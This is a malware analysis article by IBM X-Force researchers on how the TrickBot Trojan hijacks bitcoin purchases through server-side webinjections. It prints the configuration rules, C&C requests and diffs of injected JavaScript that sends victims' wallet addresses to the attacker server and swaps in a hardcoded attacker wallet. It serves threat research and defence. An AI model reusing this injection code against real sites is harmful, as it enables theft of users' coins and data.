

Targeting Exchange Users to Steal Coins

securityintelligence.com/trickbots-cryptocurrency-hunger-tricking-the-bitcoin-out-of-wallets/

February 15, 2018



[Home](#) [Advanced Threats](#)

TrickBot's Cryptocurrency Hunger: Tricking the Bitcoin Out of Wallets



[Advanced Threats](#) February 15, 2018

By [Ophir Harpaz](#) co-authored by [Magal Baz](#) , [Limor Kessem](#) 8 min read

The TrickBot Trojan has been a rising global threat in the cybercrime arena ever since its emergence in late 2016. The organized cybergang that operates TrickBot has been widening its scope of activity to dozens of countries across the globe. It has been targeting financial entities, such as banks and credit providers, and focusing on business and private banking as it aims for hefty fraudulent transfer bounties.

But this is not where TrickBot's diverse interests stop. As the value and popularity of cryptocurrency continues to rapidly rise, so does this cybergang's interest in obtaining cryptocurrencies in the easiest way possible: theft. TrickBot configurations have featured popular cryptocurrency exchange URLs since about mid-2017, and we at IBM X-Force have been looking at the malware's most recent attack schemes to steal coins from infected users.

There are several types of cryptocurrency platforms, each offering a variety of services, such as trading one coin for another, transferring coins between different wallets and buying coins with a credit card. According to our analysis, TrickBot is actively targeting one such service that enables users to purchase bitcoin and bitcoin cash by credit card.

The attacks we have looked into are facilitated by TrickBot's webinjections, getting in the middle of the flow of a legitimate payment card transaction. In the normal payment scenario, a user looking to buy coins provides his or her public bitcoin wallet address and specifies the amount of bitcoin to purchase. When submitting this initial form, the user is redirected from the bitcoin exchange platform to a payment gateway on another domain, which is operated by a payment service provider. There, the user fills in his or her personal information, as well as credit card and billing details, and confirms the purchase of coins.

This is where TrickBot hijacks the coins. This particular attack targets both the bitcoin exchange website and that of the payment service to grab the coins and route them to an attacker-controlled wallet.

[Watch the on-demand webinar: The Evolution of TrickBot Into the Next Global Banking Threat](#)

Webinjection Basics

The inner workings of TrickBot's cryptocurrency attack rely on an existing TrickBot attack tactic: webinjections. This age-old favorite tool of many banking Trojans is a form of man-in-the-browser attack that enables malware to modify webpages presented to the user. Malware authors achieve this by placing hooks on key application programming interface (API) functions inside the browser. These hooks intercept information going from and back to the browser and alter it midway.

The code that dictates which webpages should be attacked is usually not part of the malware's executable code. Rather, it is in a configuration stored separately in the form of rules, each one defining which URL is to be modified and how. These rules usually contain

large sections of malicious JavaScript code that is responsible for visually modifying the page, sending sensitive user information to the fraudulent server, etc.

Unlike most financial malware, TrickBot does not expose the injected code in the configuration itself. Instead, a web URL of a remote command-and-control (C&C) server corresponds with every targeted URL. This modus operandi is called serverside webinjection and has been used by TrickBot since its launch in 2016. Serverside webinjections allow TrickBot to modify the injected code on its server in real time without having to update the configuration on the infected machine.

The Target: Bitcoin

To see the attack rules TrickBot has in store for any targeted site, we must first access the configuration. TrickBot keeps its configuration encrypted on the infected machine. To read it and unveil the list of targeted entities, one can either decrypt the configuration file or inspect it in the browser's memory after the malware has already decrypted it.

The relevant part of TrickBot's configuration for this attack shows that the scheme involves two webpages that, together, make up the coin purchase process. The first is a page where the user provides his or her bitcoin wallet address and the desired amount of bitcoin to purchase. The second is a page where the payment process is executed.

In the image below, we can see the exact set of rules in TrickBot's configuration, each one matching a targeted page with a URL on TrickBot's server. This way, TrickBot fetches the appropriate webinjection to alter the legitimate transaction and do its bidding instead.


```
<igroup>
<dinj>
<lm>https://[redacted].com/*</lm>
<hl>http://[redacted].com/response.php</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://[redacted].com/payment/*</lm>
<hl>http://[redacted].com/response.php</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
</igroup>
```

web-injection rule for page #1 of the main website

web-injection rule for the payment service provider's webpage


Figure 1: Attack rules in TrickBot's configuration (source: X-Force Research)

To enable it to control the infected machine's web browser, TrickBot's modules are injected into the browser ahead of time and already have hooks in place to launch webinjections.



```
Pid 4060 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Command
0:045> .imgscan
MZ at 00160000, prot 00000040, type 00020000 - size fe000
MZ at 00670000, prot 00000040, type 00020000 - size fe000
Name: core-dll.dll
MZ at 00b50000, prot 00000004, type 00020000 - size 3b000
Name: MZ
MZ at 00bc0000, prot 00000040, type 00020000 - size 3b000
Name: core-parser.dll
```

Figure 2: TrickBot dynamic link libraries (DLLs) loaded into the browser



```
Pid 4180 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Command
0:042> u nss3!pr_Read
nss3!PR_Read:
6d592cf0 e92bf12699 jmp 06801e20
6d592cf5 08894424048b or byte ptr [ecx-74FBDBBCh],c1
6d592cfb 41 inc ecx
6d592cfc 08ff or bh,bh
6d592cfe e0cc loopne nss3!PR_SetFDInheritable+0x14c (6d592ccc)
nss3!PR_Write:
6d592d00 e9abf12699 jmp 06801eb0
6d592d05 08894424048b or byte ptr [ecx-74FBDBBCh],c1
6d592d0b 41 inc ecx
```

Figure 3: PR_Read and PR_Write functions with TrickBot's hooks in place

To view what was happening during the web session, we sniffed HTTP network traffic on the infected machine when opening the targeted URL. This revealed the attack flow of the malware's dynamic injection method, which TrickBot refers to as "dinj."

For every resource that TrickBot wishes to replace — an HTML page, a JavaScript or a CSS file — an HTTP POST request is sent to the C&C server with the following attributes of that resource:

1. "sourcelink," the complete URL of the resource to be replaced;
2. "sourcequery," the browser's HTTP request for the resource (including all headers);
and
3. "sourcehtml," the original code as would be returned by the legitimate host.

Injection No. 1: Gathering Victim Data

One of the resources TrickBot replaced is the HTML code of the bitcoin website. The code is being switched up to gather data on the victim's cryptocurrency wallet and the number of coins to be purchased.

Using Wireshark, we can see that the page is sent to TrickBot's C&C and that a the attack server returned a modified version.

Time	Source	Protocol	Length	Destination	Info
72.369900	185.146.156.96	HTTP	1701	185.146.156.96	POST /response.php HTTP/1.1
72.977706	185.146.156.96	HTTP	420	185.146.156.96	HTTP/1.1 200 OK (text/html)

Figure 4: HTTP Packets capture from the targeted site sent to C&C

```
POST /response.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: 185.146.156.96
Connection: close
Content-Type: multipart/form-data; boundary=-----LGDDRIFSFRTTAOZ
Content-Length: 12047
-----LGDDRIFSFRTTAOZ
Content-Disposition: form-data; name="sourcelink"
https://
```

Figure 5: The injection request for the HTML page of the targeted site

To point out the injected script, we performed a simple diff between the original page source and the one returned by TrickBot's C&C.

<pre>1052. 1053. </body></pre>	<pre>1052. <script type="text/javascript">tknz_request_link = "https://uhf.microsoft.com/mscc/ 0.3.6.min.css?favicon.ico=5475966ca979f8f985581ab42f648";</script><script type="text/javas cript">tknzResponselink = tknz_request_link;</script><script type="text/javascript">tknz_data_s storage = {};</script><script type="text/javascript">tknz_data_memory = {};</script><script type="text/javascript">tknz_data_account = {};</script><script type="text/javascript">tknz_data_his tory = {};</script><script type="text/javascript">tknz_key = ''; tknz_vars = {}; 1055. 1056. 1057. 1058. globalEval = (function (global, realArray, indirectEval, indirectEvalWorks) { 1059. try { 1060. eval('var Array=[];'); 1061. indirectEvalWorks = indirectEval('Array') == realArray; 1062. } catch (err) {} 1063. return indirectEvalWorks 1064. ? indirectEval 1065. : (global.execScript 1066. ? function (expression) { 1067. global.execScript(expression); 1068. } 1069. : function (expression) { 1070. setTimeout(expression, 0); 1071. }); 1072. })(this, Array, (2,eval)); 1073. 1074. function tknz_getCookie(cname) { 1075. var name = cname + "="; 1076. var ca = document.cookie.split(';'); 1077. for (var i = 0; i < ca.length; i++) { 1078. var c = ca[i]; 1079. while (c.charAt(0) == ' ') 1080. c = c.substring(1); 1081. if (c.indexOf(name) == 0) 1082. return tknz_base64Decode(c.substring(name.length, c.length)); 1083. } 1084. return ""; 1085. } 1086. 1087. function tknz_setCookie(cname, cvalue) { 1088. var myDate = new Date(); 1089. myDate.setMonth(myDate.getMonth() + 12); 1090. document.cookie = cname + "=" + tknz_base64Encode(cvalue) + ";expires=" + myDate + ";domain =" + document.location.host + ";path=/"; 1091. 1092. } 1093. 1094. function tknz_utf8Encode(string) { 1095. string = string.replace(/\n/g, "\n"); 1096. var utftext = "";</pre>
--------------------------------------	---

Figure 6: Diff between original HTML page and one returned by TrickBot

Flow of Events

The script first fetches an HTML element with ID “btcAddress.” This element is an input field in which the user fills in his or her wallet address. If this element is found on the page, the malware performs the following actions to alter the interaction with the targeted webpage:

1. Any existing logic attached to the enter key (key code 13) is eliminated, probably to limit the form submission via keyboard and make sure the victim has to click a TrickBot-generated submit button.
2. The original submit button is cloned, the new copy is placed in the HTML document object model (DOM) and the original button is hidden from the victim.
3. A fraudulent form-submission process is registered to the new submit button with an event listener. Upon clicking, the wallet address and the desired amount of bitcoin entered by the user are fetched and sent to the malware server using an AJAX request.

```
jQuery(document).ready(function(){
    // fetch an element with ID "btcAddress"
    if (jQuery('#btcAddress').length) {
        // remove existing logic from the Enter key-press event
        jQuery('form, input').keypress(function (event) {
            if (event.keyCode == 13)
                event.preventDefault();
        });
        // create a new submit button and hide the original one
        tknz_orig = jQuery('.submit-btn');
        tknz_fake = tknz_orig.clone().removeAttr('onclick').removeAttr('href').removeAttr('disabled');
        tknz_orig.after(tknz_fake).hide();

        // add an event listener to the new submit button
        tknz_fake.click(function (event) {

            tknz_fake.remove();
            tknz_orig.show();

            tknz_vars['action'] = 'do_log';
            tknz_vars['data'] = {};

            // fetch the values entered by the user in btcAddress and in btcAmount input fields
            tknz_vars['data']['amount'] = jQuery('#btcAmount').val();
            tknz_vars['data']['text'] = jQuery('#btcAddress').val();

            // send the fetched values to the CNC server
            jQuery.ajax({
                type: "POST",
                cache: false,
                dataType: 'text',
                url: tknz_ajax_gen(),
                success: function (ret) {
                    setTimeout('jQuery(tknz_orig).click();', 500);
                }
            });

            return false;
        });
    }
});
```

Figure 7: Part of the injected code TrickBot used to hijack cryptocurrency purchase transactions (code comments added by X-Force research)

The injection into the HTML page is used only to collect information. The attacker can use this information — the legitimate user’s bitcoin wallet address and the bitcoin amount to purchase — to decide whether to proceed with a fraudulent operation.

Later on, after being redirected to the payment process, TrickBot will gather more information. This is probably done to allow a future account takeover attack, which will enable the fraudsters to perform a purchase/coin transfer from a machine they control using the legitimate user's wallet credentials and payment card details.

Injection No. 2: Stealing the Coins

The second phase of the TrickBot attack facilitates the theft of the cryptocurrencies by preying on the web logic defined by the payment provider for legitimate online transactions.

The actual bitcoin theft is once again facilitated by a webinjection that modifies another resource of the site, "bundle.js," which contains most of the payment processing logic.

```
174 <script src="bundle.js"></script>
```

Figure 8: bundle.js is loaded by the original HTML page

```
POST /response.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
Host: 185.146.156.96
Connection: close
Content-Type: multipart/form-data; boundary=-----HHBTOUWZDHFSYIFH
Content-Length: 144670
-----HHBTOUWZDHFSYIFH
Content-Disposition: form-data; name="sourcelink"
https://          /bundle.js?123
```

Figure 9: The dynamic injection request to bundle.js

By checking the diff between the original version of bundle.js and the modified one, we noticed that the function `sendPaymentRequest` had been changed. This function is responsible for sending payment requests to the payment service provider, and it has been modified to contain a hardcoded bitcoin address instead of the one inserted by the user.

<pre>sendPaymentRequest: function(t) { if (t && t.preventDefault(), this.validatePaymentRequest() && !this.isPaymentSubmitting = 10, this.disable_submit_button = 1) { var e = document.getElementById("g-recaptcha-response"), n = { walletaddress: f.default.state.cryptoAddress.address, last_quote_response: a.default.lastQuote, "g-recaptcha-response": e ? e.value : "", _csrf: a.default.csrfToken }; } }</pre>	<pre>sendPaymentRequest: function(t) { if (t && t.preventDefault(), this.validatePaymentRequest() && !this.isPaymentSubmitting = 10, this.disable_submit_button = 1) { var e = document.getElementById("g-recaptcha-response"), n = { walletaddress: "1C2Z2fmkN4XHCpgmunJ4GMFRtNMdry2my2", last_quote_response: a.default.lastQuote, "g-recaptcha-response": e ? e.value : "", _csrf: a.default.csrfToken }; } }</pre>
---	--

Figure 10: sendPaymentRequest before and after modification by TrickBot

The "walletaddress" attribute is the address of the bitcoin wallet to which the purchased coins will be delivered after the deal is complete. This injection ensures that the bitcoin will not be delivered to the original address provided by the victim, but to an address belonging to TrickBot's operators.

From this point on, the victim is led through several steps of identification in which he or she provides a phone number, an email address, a selfie photo with the credit card he or she wants to use, and a photo of his or her national ID card.

However, these steps only serve to verify the personal identity and not the ownership of the wallet address. By now, the wallet address has already been set and will not be shown to the victim again. Thus, the victim's credit card will be charged and he or she will believe the deal was successful, expecting to see the new coins in his or her wallet. The bitcoin will never reach the designated wallet, however, but will instead be delivered to a wallet belonging to one of TrickBot's operators.

More to Come?

Having researched the attack tactics TrickBot applied to this cryptocurrency coin theft, we can see that, while it relies on existing mechanisms, the scheme required extensive research of the targeted sites, their web logic and the security controls they use. It highlights what we already know about this malware gang: It continues to study new targets and expand its reach.

As the theft of cryptocurrency becomes increasingly popular among financial malware operators, we expect to see a many more campaigns targeting platforms and service providers in the cryptocurrency sector.

To mitigate the risk of financial malware, organizations can leverage the adaptive controls provided by [IBM Trusteer's Pinpoint Detect](#).

Indicators of Compromise


In this study, we used a TrickBot sample with MD5 [039bc78ca0801006cc33485bc94f415c](#).

[Watch the on-demand webinar: The Evolution of TrickBot Into the Next Global Banking Threat](#)

[Ophir Harpaz](#)

Cybercrime Researcher

Ophir Harpaz is a contributor for SecurityIntelligence.



IBM Think Broadcast
Let's think together.

Watch on demand →

